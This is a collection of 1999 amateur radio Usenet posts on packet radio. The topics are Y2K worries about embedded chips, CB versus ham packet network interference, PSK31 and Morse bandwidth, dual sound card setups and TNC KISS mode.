From: Greg Tuby <etmgrtu@etm.ericsson.se>
Message-ID: <7kn9pn$f5o@newstoo.ericsson.se>
Source record: 17677
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Oops, i forgot the mail address:

Greg.Tuby@etm.ericsson.se

or etmgrtu@etm.ericsson.se

Apologies
Greg

>The United Kingdom Packet Group International
>Http://start.at/ukpg or http://members.xoom.com/ukpg
>
>
>

2872. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7muihn.5ov.nomail@linux.pe1chl.ampr.org>
Source record: 17678
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Keith Lodahl <lodahlkh@internetwis.com> wrote:
>One would think so. But imbedded micros frequently have a date/time function
>that is unused and set at the factory (far cheaper than making micros without
>date/time capability). These just might be the biggest problem with Y2K.

Please list the types of micro's that have this feature, and are not
advertising it as a real advantage that warrants extra cost on the item.

Please explain how it locks up the device when the function is unused.

Also explain how the manufacturer solved the timezone problem.

>A few
>months ago I saw a soda machine (also without visible means for setting a date
>or time) locked up when it hit the 99th day of '99. It rolled the price of
>sodas up to $100.00 and would not allow any change. It made me put together
>contingency plans for all electronics I will need after the first just in case.

Of course the function was not unused in this machine.

Most TNC's use Z80 micros. NMOS devices from the early ages of
microprocessors. I remember that I had one as the central processor in my
first microcomputer, and I could dig into it fairly deeply. E.g. find
instructions that were not in its instruction manual, but still did
something interesting.
In all that time I have never encountered a secret manufacturer-set real
time clock in it.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2873. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7knpva$6sj@enews4.newsguy.com>
Source record: 17679
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Greg Tuby wrote in message <7kn9ha$d55@newstoo.ericsson.se>...

>
>Anything you believe would be useful to those beginning/operating the
packet
>radio hobby (whether its Amateur or Citizens Band.

Thanks but no thanks. CB Packet operators have disrupted the Amateur Packet Radio net enough already, thank you.

Until FBB quits making software that allows CB and HAMS to get their Packet networks and messages mixed up with each other, I can only view CB Packet as a source of constant disruption and trouble for Amateur Packet Radio.

F6FBB deserves a good swift kick in the ass for deliberately creating the current difficulties between CB Packeteers and Hams. He could have made two almost identical, but incompatible versions of his software for Ham and CB use, but no, he insisted upon setting things up so that they would tend to interfere with each other instead.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2874. Re: Adjacent Channel Interference with PSK31SBW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7knpv6$6sh@enews4.newsguy.com>
Source record: 17680

Glen Worstell wrote in message <7kn3l8rqk1@ash.prod.itd.earthlink.net>...

>
>It might be more useful to compare PSK31 with RTTY as currently practiced.
>With on-line QSOs, both can keep up with the typing/thinking speed
>of most people. PSK31 uses less bandwidth and has lower error rate.
>Therefore I hope eventually PSK31 will replace RTTY, and I think it
>(or something else) will.

PSK31 has a very good chance of replacing RTTY. We must remember that
RTTY's great DX advantage stems from the existence of old RTTY gear
scattered around the planet in great DX locations. As that old gear breaks
down, PSK31 (or something like it) will offer a cheap, easy replacement. -
And this will lead to PSK31 replacing RTTY.

That's one theory, anyway.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2875. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Greg Tuby <etmgrtu@etm.ericsson.se>
Message-ID: <7kntbo$qgm@newstoo.ericsson.se>
Source record: 17681
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

>Thanks but no thanks. CB Packet operators have disrupted the Amateur
Packet
>Radio net enough already, thank you.

Hi Charles.

Im sorry you feel this way about the 2 hobbies, i can appreciate your point and i know exaclty what you mean about the disruption of the mail systems in certin countries. But this point is not the case in all countries, for example, here in the Netherlands there are no connections to the Amateur Net from CB and visa versa, as both nets are well established, run legaly and are properly maintained. It is sad to see how in other parts of the world that this is not the case.

Anyway, back on the original subject, the UKPG site is for everyone, as there is no point in discriminating those who are legally allowed to use the same radio mode, all be it on a different frequency/band with different licensing procedures.

Im still open to anyone interested in sending info about packet radio.

Best Regards
Greg.

P.S If you are wondering why the UKPG is called the UKPG, and i'm in the Netherlands, well thats becuase it was originally founded in the UK and there was no point in changing the name since the users are from all round the world anyway.

2876. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Keith Lodahl <lodahlkh@internetwis.com>
Message-ID: <376F7A50.E8F592C4@internetwis.com>
Source record: 17682
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

There is no need for me to take the time to give you the list you ask for. If I had it I would be quite wealthy assisting companies with their 2K problems. I just reported a couple of things I learned. If you wish, take precautions. If not do your thing. Either way it is of no consequence to me.

Rob Janssen wrote:

> Keith Lodahl <lodahlkh@internetwis.com> wrote:
> >One would think so. But imbedded micros frequently have a date/time function
> >that is unused and set at the factory (far cheaper than making micros without
> >date/time capability). These just might be the biggest problem with Y2K.
>
> Please list the types of micro's that have this feature, and are not
> advertising it as a real advantage that warrants extra cost on the item.
>
> Please explain how it locks up the device when the function is unused.
>
> Also explain how the manufacturer solved the timezone problem.
>
> >A few
> >months ago I saw a soda machine (also without visible means for setting a date
> >or time) locked up when it hit the 99th day of '99. It rolled the price of
> >sodas up to $100.00 and would not allow any change. It made me put together
> >contingency plans for all electronics I will need after the first just in case.
>
> Of course the function was not unused in this machine.
>
> Most TNC's use Z80 micros. NMOS devices from the early ages of
> microprocessors. I remember that I had one as the central processor in my
> first microcomputer, and I could dig into it fairly deeply. E.g. find
> instructions that were not in its instruction manual, but still did
> something interesting.
> In all that time I have never encountered a secret manufacturer-set real
> time clock in it.
>
> Rob
> --
> +-----------------------------------+---------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
> +-----------------------------------+---------------------------------------+

--
Keith Lodahl
Mayville, Wisconsin

2877. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <376F92CF.29B255BE@Qnet.com>
Source record: 17683
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Keith Lodahl wrote:
>
> There is no need for me to take the time to give you the list you ask for. If I had
> it I would be quite wealthy assisting companies with their 2K problems. I just
> reported a couple of things I learned. If you wish, take precautions. If not do your
> thing. Either way it is of no consequence to me.

If you want to cry wolf, don't be surprised if someone asks to see
evidence of the wolf. Rob is right on; RTC functions have special
requirements (such as back-up power source) that simply have not been
a common part of CPUs. I believe Dallas Semi makes a series of
battery-backed CPUs with RAM and RTC, but they're nowhere near
common, and nowhere near cheaper than a CPU without an RTC.

The embedded Y2K issue keeps coming, and it is perhaps the most
specious of the Y2K issues there.

Dana K6JQ
Dana@Source.Net

> Rob Janssen wrote:
>
> > Keith Lodahl <lodahlkh@internetwis.com> wrote:
> > >One would think so. But imbedded micros frequently have a date/time function
> > >that is unused and set at the factory (far cheaper than making micros without
> > >date/time capability). These just might be the biggest problem with Y2K.
> >
> > Please list the types of micro's that have this feature, and are not
> > advertising it as a real advantage that warrants extra cost on the item.
> >
> > Please explain how it locks up the device when the function is unused.
> >
> > Also explain how the manufacturer solved the timezone problem.

2878. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ko4gm$bjp@enews4.newsguy.com>
Source record: 17684
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Greg Tuby wrote in message <7kntbo$qgm@newstoo.ericsson.se>...
>>Thanks but no thanks. CB Packet operators have disrupted the Amateur
>Packet
>>Radio net enough already, thank you.
>
>
>Hi Charles.
>
>Im sorry you feel this way about the 2 hobbies, i can appreciate your point
>and i know exaclty what you mean about the disruption of the mail systems
in
>certin countries. But this point is not the case in all countries, for
>example, here in the Netherlands there are no connections to the Amateur
Net
>from CB and visa versa, as both nets are well established, run legaly and
>are properly maintained. It is sad to see how in other parts of the world
>that this is not the case.

To me it's a software issue, not a CB vs Ham deal. I think digital CB is great, but when poorly concieved software brings on a likelihood of interference between the two nets, trouble is sure to follow. This is what I am objecting to. - Software which creates problems that don't really need to exist anywhere, in the first place.
It's great that through regulation, you have the problem "worked around" on a local level. I'm saying the problem would not need to be worked around at all, anywhere if it didn't exist in the first place due to poorly concieved software.
Fix the software, and the "issue" is no longer an issue. Ham and CB software should be seperate versions, with mutually incompatable callsign and message forwarding setups.

The solution is really pretty simple, and does not rely on every user being well regulated, etc..

If it can't be done, it's not likely to be a problem. If it can, it certainly will. That's Murphy's Law!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2879. Semi-Portable Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ko4pi$bp5@enews4.newsguy.com>
Source record: 17685

A boot floppy with FlexNet and a term program such as BCT.
A "BayCom" type Packet modem.
An H/T with a flexible, roll-up J-Pole antenna made of TV twin-lead.

Everything but the H/T will fit in your pocket. The little pocket HT's don't put out enough signal for packet, unless you are lucky enough to find a local node with DAMA access. A full-size HT works best otherwise, and will work even better if you can amplify the power up to at least 15 watts or so.

If the node has DAMA access, you can work it with 350 milliwatts and still not be a "hidden transmitter".

Find a computer with an unused COM port, plug in the BayCom, put in the floppy and reboot the machine.
If needed, you can adjust the software to use a different COM port very easily by editing the FlexNet batch file, where the SER12 driver is called up to drive the BayCom. - Just change the port number there to suit. Most times though, you tend to end up on COM2.

This setup is great if you have no laptop or palmtop, but know that there will be a computer of some sort available where you are going. It is non-intrusive, in that once you unplug the BayCom, pull the floppy and reboot the machine again, it will return to doing whatever it was set up for originally.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2880. Re: Practical minimum bandwidth of Morse (was Re: Throughput of PSK31)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7koh0c$ep8$1@nnrp1.deja.com>
Source record: 17686

In article <929990321.637.15@news.remarQ.com>,
"Michael Young" <nobody@all.org> wrote:

> Where we differ is the conditions used to measure PSK31 performance.
> Anecdotally, I've worked contacts in good band conditions
> shoulder-to-shoulder with adjacent contacts. This bears out the 50 Hz
> minimum bandwidth you're showing in your first experiment. So far so
> good.

You seemed to imply that 50hz spacing was impossible. It is good that
you clarified your position.

> Contrarily, and also anecdotally, I've had isolated S9 signals that
were
> quite difficult to copy. The scope fluttered strongly, at times
> approaching 90 deg. out of phase. The resulting copy was broken,
almost
> impossible to read. Even manually applied FEC didn't help
sufficiently.

That is also not very surprising. While PSK31's immunity to AWGN is
pretty good, it is not nearly so resilient in the face of multipath and
phase distortions. Such conditions aren't particularly uncommon on HF.
Forrer has run a number of experiments using an HF channel simulator to
compare the error rates of PSK31 and CBPSK (VE2IQ's AFRICA and COHERENT
programs) as well as MT63 (a much wider FSK based scheme) under various
noise, fading, and multipath extensions. Check out
http://www.peak.org/~forrerj/hfpsk.htm for details. Variants of PSK31
that employ more time diversity and stronger error correction have some
promise as well.

> > So, Michael, what can you (or anyone else interested) offer up as
> credible empirical
> > data regarding the minimum separation of Morse signals under
> zero-noise conditions?
>
> Barring objections, I offer ARRL's published figures as representative
> of CW performance under various conditions. They are meaningful in our
> context and, to my knowledge, unchallenged on their technical merit.

I've been assured by a number of rather experienced Morse operators that
they have no trouble decoding Morse signals that differ by only 20hz or
even less. Of course, their ability to do this goes down as crowding
goes up, and the resulting mish-mash begins to more and more resemble
simple white noise.
\

> My background and expertise is in software design and implementation.
> Even there, after looking at the HF Channel simulator page referenced
> elsewhere by Gary C., I don't believe I can make much contribution for
a
> quick answer. Given that, a software-only simulator is entirely
> possible, but a significant undertaking. I believe this would be one
> meaningful approach to answering this and future similar questions.
The
> results will be 100% repeatable, and can thus be minutely dissected to
> test validity.

What I think is really needed is to gather a number of scenarios of different SNR levels and varying amounts of fading and multipath, and evaluate the error rates of PSK31 and Morse operators under identical conditions and data rate. Drawing conclusions from such experiments could at least be done relatively objectively.

One problem is the simple problem of data rate. There is probably little doubt that a human's ability to decode Morse on a noisy channel goes down dramatically as speed goes up. It may very well be that under noisy conditions, that humans are unable to decode Morse at the comparable 50wpm (or 43wpm if you would rather) rate. Since most implementations of PSK31 are unable to drop transmission rate to match slower 20wpm or 13wpm rates, that would seem to make direct comparisons difficult. Even if such implementations are availble, the longer bit times may result in better than expected performance for slow PSK31, since the channel may more closely approximate the gaussian channel when examined with longer bit times.

Mark

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2881. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7kog7s$ak2$1@news.asu.edu>
Source record: 17687

----- snip -----

F6FBB deserves a good swift kick in the ass for deliberately creating the current difficulties between CB Packeteers and Hams. He could have made two almost identical, but incompatible versions of his software for Ham and CB use, but no, he insisted upon setting things up so that they would tend to interfere with each other instead.

----- end snip -----

I AGREE!!

Jack VE3EED/W7
Chandler,AZ
--

2882. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7mvk4c.5ov.nomail@linux.pe1chl.ampr.org>
Source record: 17688
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Dana Myers K6JQ <DMyers@Qnet.com> wrote:
>Keith Lodahl wrote:
>>
>> There is no need for me to take the time to give you the list you ask for. If I had
>> it I would be quite wealthy assisting companies with their 2K problems. I just
>> reported a couple of things I learned. If you wish, take precautions. If not do your
>> thing. Either way it is of no consequence to me.

>If you want to cry wolf, don't be surprised if someone asks to see
>evidence of the wolf. Rob is right on; RTC functions have special
>requirements (such as back-up power source) that simply have not been
>a common part of CPUs. I believe Dallas Semi makes a series of
>battery-backed CPUs with RAM and RTC, but they're nowhere near
>common, and nowhere near cheaper than a CPU without an RTC.

Right. And I have used them, and the types I used

- had the RTC disabled at manufacture, a special sequence was needed to
start the clock running and set it to local time

- had the RTC as a separate item that was difficult to read and would
certainly not influence the system by itself

I can understand that maybe someone used these devices only for the CMOS
RAM feature and did not need the RTC, but it is difficult to imagine that
the RTC would cause any havoc.

>The embedded Y2K issue keeps coming, and it is perhaps the most
>specious of the Y2K issues there.

That is right. But I don't expect my ballpoint pen to suddenly squirt ink
on Jan 1st, 2000.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2883. Re: Practical minimum bandwidth of Morse (was Re: Throughput of PSK31)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <930086618.017.13@news.remarQ.com>
Source record: 17689

<markv@pixar.com> wrote in message news:7koh0c$ep8$1@nnrp1.deja.com...
> In article <929990321.637.15@news.remarQ.com>,
> I've been assured by a number of rather experienced Morse operators
that
> they have no trouble decoding Morse signals that differ by only 20hz
or
> even less. Of course, their ability to do this goes down as crowding
> goes up, and the resulting mish-mash begins to more and more resemble
> simple white noise.

Aha. I'd been considering receiver performance and signal strength only. For me and many other ops, 20 Hz *is* zero-beat. :-(I realize this puts a kink in any possible comparisons. My thinking was to define a usable SNR for each mode; this would be the end product. The presumption is that some wet- or software would be able to read the signal if it were present.

> What I think is really needed is to gather a number of scenarios of
> different SNR levels and varying amounts of fading and multipath, and
> evaluate the error rates of PSK31 and Morse operators under identical
> conditions and data rate. Drawing conclusions from such experiments
> could at least be done relatively objectively.

Yes, and this seems to underline the need for a valid simulator. I don't believe discussion without considering channel effects would bear much useful information.

> One problem is the simple problem of data rate. There is probably
> little doubt that a human's ability to decode Morse on a noisy channel
> goes down dramatically as speed goes up. It may very well be that
under
> noisy conditions, that humans are unable to decode Morse at the
> comparable 50wpm (or 43wpm if you would rather) rate. Since most
> implementations of PSK31 are unable to drop transmission rate to match
> slower 20wpm or 13wpm rates, that would seem to make direct
comparisons
> difficult. Even if such implementations are availble, the longer bit
> times may result in better than expected performance for slow PSK31,
> since the channel may more closely approximate the gaussian channel
when
> examined with longer bit times.

Good points, and I've seen the referenced page. So, simple SNR seems inadequate as a figure of merit for comparison. What would you suggest?

Michael.

2884. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Bob W7KWS <rmfuller@nospamgte.net>
Message-ID: <xKTb3.777$Ea1.26176@dfiatx1-snr1.gtei.net>
Source record: 17690

I've have now found applications which allow you to choose which sound card you want it to
use. Iphone 4.0 is one such application.

I have two sound cards in the machine. The No. 1 card is defaulted to everything. You can change this in the multimedia dialog from the control panel to the 2nd sound card if you choose.

In Iphone you can you can go to "view" "options and then click on the audio icon. The last tab in the resulting dialog is "device". Choosing this allows you to select separately which sound card you want to use for input and output. In other words, you can use sound card 1 for input while using card No. 2 for output. Of course you can do input and output on either card. Microsoft Netmeeting has the same capability.

I now use this configuration everyday. All the normal computer sounds go to my speakers, except Iphone which is directed to my UHF rig, extending my friends around the country, who call me on Iphone, to my handheld. Give it a try, its great.

Now all we need is some PSK31 software which will do the same thing.

73, Bob W7KWS

Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message
news:37571c1a.18519262@news.crosslink.net...
> On Wed, 05 May 1999 19:52:43 GMT, "Bob W7KWS" <rmfuller@nospamgte.net>
> wrote:
>
> >I have installed two sound cards in my computer in an effort to avoid
> >transmitting misc. WAV files on the air and to eliminate always having to
> >change cables. I can use the "multimedia" dialog in the Windows 98
control
> >panel to switch between the sound cards, but all the programs on the
> >computer then switch.
>
> As you just said above - you are switching between the two cards. I
> really have no experience with trying to do what your doing, because I
> really did not think that Windows 9x would even acknowledge the
> presence of the two cards.
>
> I have always taken it for granted that Windows would NOT be able to
> recognize two separate soundcards simultaneously. There are some
> things that I see in the Windows 95 Multimedia API that convince me
> that even when you write your own programs to talk to the soundcard at
> the C++, or Pascal level there ain't no such thing as two soundcards

> being supported.
>
> >I haven't found a way to cause PSK31 software to
> >always use the second sound card while all the other programs use the
first
> >sound card.
>
> I will be very surprised if there is a way to do it. First, there is
> no indication in my 16 years of working with PC's of being able to do
> it, and I have never heard of anyone doing anything like that. The
> only thing that makes me wonder at all is your statement about the
> "multimedia" dialog in the Windows 98 control panel to switch between
> the sound cards". When you do that do you actually see
>
> SB16 In (240)
> or
> SB16 Out (240)
>
> listed twice in each of the windows for Playback and Recording?
>
> Seems to me that even if you do see two items listed there in each
> window, Windows is simply performing the association with ONE of the
> two FOR ALL USE BY ALL APPLICATIONS.
>
>

2885. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <377017ff.11960045@news.crosslink.net>
Source record: 17691

On Tue, 22 Jun 1999 22:03:09 GMT, "Bob W7KWS" <rmfuller@nospamgte.net>
wrote:

>I've have now found applications which allow you to choose which sound card
>you want it to
>use. Iphone 4.0 is one such application.
>
>I have two sound cards in the machine. The No. 1 card is defaulted to
>everything. You can change this in the multimedia dialog from the control
>panel to the 2nd sound card if you choose.
>
>In Iphone you can you can go to "view" "options and then click on the audio
>icon. The last tab in the resulting dialog is "device". Choosing this
>allows you to select separately which sound card you want to use for input
>and output. In other words, you can use sound card 1 for input while using
>card No. 2 for output. Of course you can do input and output on either
>card. Microsoft Netmeeting has the same capability.
>
>I now use this configuration everyday. All the normal computer sounds go
>to my speakers, except Iphone which is directed to my UHF rig, extending my
>friends around the country, who call me on Iphone, to my handheld. Give it
>a try, its great.
>
>Now all we need is some PSK31 software which will do the same thing.

Hello Bob,

Things are now falling into place.

I have now studied the way in which programs, such as PSK31SBW, attach
the sound card. I'm not sure, but it appears that programs generally
query the operating system for information on "how many devices" there
are. Then they go through a loop asking for the device capabilities of
each device. The first device that is encountered that meets the
characteristics desired causes an exit from the loop and that device
is Opened. For example, you may be looking for sampling rate=11025,
channels=2 (stereo) and bits per sample = 16.

The first device meeting those characteristics will be chosen. To me
that suggests that if you have two identical sound cards, each of
which meet those requirements, then the one chosen will always be the
first in the list.

That's the "dumb" program.

Of course, if the program is "smart", it will give you more flexibility.

Apparently from your investigation of how Windows manages the two cards, you can tell Windows which card to be considered as "primary" (first in the list) and which to be considered as "secondary" (second in the list).

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

2886. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Keith Lodahl <lodahlkh@internetwis.com>
Message-ID: <37701A57.45C910A7@internetwis.com>
Source record: 17692
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

My apologies to the list. I didn't see this as "crying wolf", but sharing some communication and one personal experience. It seems that this threatened a couple of people. That was not the intent of my post.

Please feel free to prepare for the Y2K issue in any manner you please.

Dana Myers K6JQ wrote:

> Keith Lodahl wrote:
> >
> > There is no need for me to take the time to give you the list you ask for. If I had
> > it I would be quite wealthy assisting companies with their 2K problems. I just
> > reported a couple of things I learned. If you wish, take precautions. If not do your
> > thing. Either way it is of no consequence to me.
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> If you want to cry wolf, don't be surprised if someone asks to see
> evidence of the wolf. Rob is right on; RTC functions have special
> requirements (such as back-up power source) that simply have not been
> a common part of CPUs. I believe Dallas Semi makes a series of
> battery-backed CPUs with RAM and RTC, but they're nowhere near
> common, and nowhere near cheaper than a CPU without an RTC.
>
> The embedded Y2K issue keeps coming, and it is perhaps the most
> specious of the Y2K issues there.
>
> Dana K6JQ
> Dana@Source.Net
>
> > Rob Janssen wrote:
> >
> > > Keith Lodahl <lodahlkh@internetwis.com> wrote:
> > > >One would think so. But imbedded micros frequently have a date/time function
> > > >that is unused and set at the factory (far cheaper than making micros without
> > > >date/time capability). These just might be the biggest problem with Y2K.
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> > > advertising it as a real advantage that warrants extra cost on the item.
> > >
> > > Please explain how it locks up the device when the function is unused.
> > >
> > > Also explain how the manufacturer solved the timezone problem.

--
Keith Lodahl

Mayville, Wisconsin

2887. Re: Kantronics KPC-2: info required

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: Greg Tuby <etmgrtu@etm.ericsson.se>
Message-ID: <7kqiuk$ee@newstoo.ericsson.se>
Source record: 17548

Hi there Andrea, i have several KPC3s and i thought that the firmweare inside is fairly similar, you can try the commnad INT KISS (interface kiss) and then the RESET command (or switch off/on)

to get back from kiss, use the following key sequence in a PACTERM (the program that comes with the TNCs) or any usual dos terminal program....

Hold down ALT and type on the numeric keypad: 192, 255, 192 this should get you out of KISS mode back into TERMINAL or NEWUSER mode (type INT to see which mode your in)

I hope this applies to the KPC2.

Regards
Greg

Andrea Grillini wrote in message <7kqdt4$mj4$1@news.mclink.it>...
>Somebody lent me a Kantronics KPC-2. Unfortunately I don't have the manual
>for it. I wonder whether I could use it in "KISS" mode. I guess somebody
>might already have the answer for such a question...
>
>73 DE IK0RNT
>
>
>
>
>
>

2888. problem with FM92 +Baycom modem!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: Nico <alegna@cygnus.uwa.edu.au>
Message-ID: <7kqlad$n3s$1@enyo.uwa.edu.au>
Source record: 17549

hi there!

I am having difficulties with my recently modified FM92 vhf commercial
radio and the Baycom modem, they do not like work together!
I can see the radio traffic on my homeBBS without been able to connect!.

can you help me!
73 de VK6BOS Nick

2889. FT 1000 and FSK TNC hookup

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <3770ebc7@news1.us.ibm.net>
Source record: 17550

I would appreciate EMAIL from anyone who has wired up a Yaesu FT 1000 MP to a TNC in FSK. I am having a bit of difficulty getting it to tone shift. I have successfully wired it up such that PTT, audio out are both working, but I am getting just a DC tone rather than shift tones. My TNC is a PK232MBX. Thanks. RJB.

--

_____

Roger J. Buffington, W6VZV

"If danger ever reach us, it must spring up from amongst us. If destruction be our lot, we must ourselves be its author and its finisher
as a nation of free men, we will live through all time, or die by suicide." -- Abraham Lincoln

2890. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: Bob W7KWS <rmfuller@nospamgte.net>
Message-ID: <6N6c3.190$za7.9144@dfiatx1-snr1.gtei.net>
Source record: 17551

Bob,

On installation, each sound card is assigned a different IRQ and address. I suspect that the loop you refer to may also allow an application to specify and IRQ and/or address in choosing a device. If I had identical sound cards, I could confirm whether Iphone or NetMeeting still distinguishes, but I suspect they would. In other areas of ambiguity, Windows usually adds a number to the second thing with the same name. For instance, I've noticed that two modems in the same machine are handled this way.

If you know how to set PSK31 to select the second sound board, please let me know. I presume an ini file might be an easy first step, but I don't know how PSK31 has to be modified to use the information in the ini file.

73, Bob

Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message
news:377017ff.11960045@news.crosslink.net...
> On Tue, 22 Jun 1999 22:03:09 GMT, "Bob W7KWS" <rmfuller@nospamgte.net>
> wrote:
>
> >I've have now found applications which allow you to choose which sound
card
> >you want it to
> >use. Iphone 4.0 is one such application.
> >
> >I have two sound cards in the machine. The No. 1 card is defaulted to
> >everything. You can change this in the multimedia dialog from the
control
> >panel to the 2nd sound card if you choose.
> >
> >In Iphone you can you can go to "view" "options and then click on the
audio
> >icon. The last tab in the resulting dialog is "device". Choosing this
> >allows you to select separately which sound card you want to use for
input
> >and output. In other words, you can use sound card 1 for input while
using
> >card No. 2 for output. Of course you can do input and output on either
> >card. Microsoft Netmeeting has the same capability.
> >
> >I now use this configuration everyday. All the normal computer sounds
go
> >to my speakers, except Iphone which is directed to my UHF rig, extending
my

> >friends around the country, who call me on Iphone, to my handheld. Give
it
> >a try, its great.
> >
> >Now all we need is some PSK31 software which will do the same thing.
>
> Hello Bob,
>
> Things are now falling into place.
>
> I have now studied the way in which programs, such as PSK31SBW, attach
> the sound card. I'm not sure, but it appears that programs generally
> query the operating system for information on "how many devices" there
> are. Then they go through a loop asking for the device capabilities of
> each device. The first device that is encountered that meets the
> characteristics desired causes an exit from the loop and that device
> is Opened. For example, you may be looking for sampling rate=11025,
> channels=2 (stereo) and bits per sample = 16.
>
> The first device meeting those characteristics will be chosen. To me
> that suggests that if you have two identical sound cards, each of
> which meet those requirements, then the one chosen will always be the
> first in the list.
>
> That's the "dumb" program.
>
> Of course, if the program is "smart", it will give you more
> flexibility.
>
> Apparently from your investigation of how Windows manages the two
> cards, you can tell Windows which card to be considered as "primary"
> (first in the list) and which to be considered as "secondary" (second
> in the list).
>
>
>
> 73 de Bob, W9DMK, King George, VA
> Change "nobody" to "w9dmk" for e-mail
> http://www.qsl.net/w9dmk
> http://www.fortunecity.com/meltingpot/albania/784
>

2891. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7n1p64.i27.nomail@linux.pe1chl.ampr.org>
Source record: 17552

Robert Lay (W9DMK) <nobody@crosslink.net> wrote:
>I have now studied the way in which programs, such as PSK31SBW, attach
>the sound card. I'm not sure, but it appears that programs generally
>query the operating system for information on "how many devices" there
>are. Then they go through a loop asking for the device capabilities of
>each device. The first device that is encountered that meets the
>characteristics desired causes an exit from the loop and that device
>is Opened. For example, you may be looking for sampling rate=11025,
>channels=2 (stereo) and bits per sample = 16.

>The first device meeting those characteristics will be chosen. To me
>that suggests that if you have two identical sound cards, each of
>which meet those requirements, then the one chosen will always be the
>first in the list.

>That's the "dumb" program.

>Of course, if the program is "smart", it will give you more
>flexibility.

That is a possibility, but I think it instead works like this:

- Windows has a sound (multi-media) API that does not at all pass
information about a "device number". All info you send to it will just
go to "the sound card".

- Realizing that this is limited, Microsoft has added another API that
allows selection of the device. But not many programs are using it yet.
It probably requires installation of updates like DirectX.

Many people don't like it when their OS needs an update before a certain
